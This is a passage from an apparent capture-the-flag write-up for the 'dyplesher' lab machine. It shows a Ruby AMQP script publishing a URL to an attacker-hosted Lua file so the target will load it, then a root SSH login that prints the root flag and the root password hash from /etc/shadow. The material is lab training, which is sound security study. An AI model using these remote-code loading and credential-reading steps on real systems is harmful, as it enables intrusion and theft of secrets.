message = ARGV.empty? ? 'http://127.0.0.1:9999/noraj.lua' : ARGV.join(' ')

exchange.publish(message)
puts " [x] Sent #{message}"

connection.close
```

```
$ ruby amqp.rb
[x] Sent http://127.0.0.1:9999/noraj.lua
```

I win:

```
$ ssh -i ~/.ssh/id_rsa root@dyplesher.htb

root@dyplesher:~# cat root.txt
2f8166c0264af8f5e4a97cbd5587f820

root@dyplesher:~# cat /etc/shadow | grep root
root:$6$xVQMTu91zGrMGcuW$qC.xh5Ss5WwuRJfr67qu8jQrFxBuXz7wCyZ.V2uG375veFICLiKXXc20.Z0wpBvzZgbqRH30vnkiFQPbpWJk8
```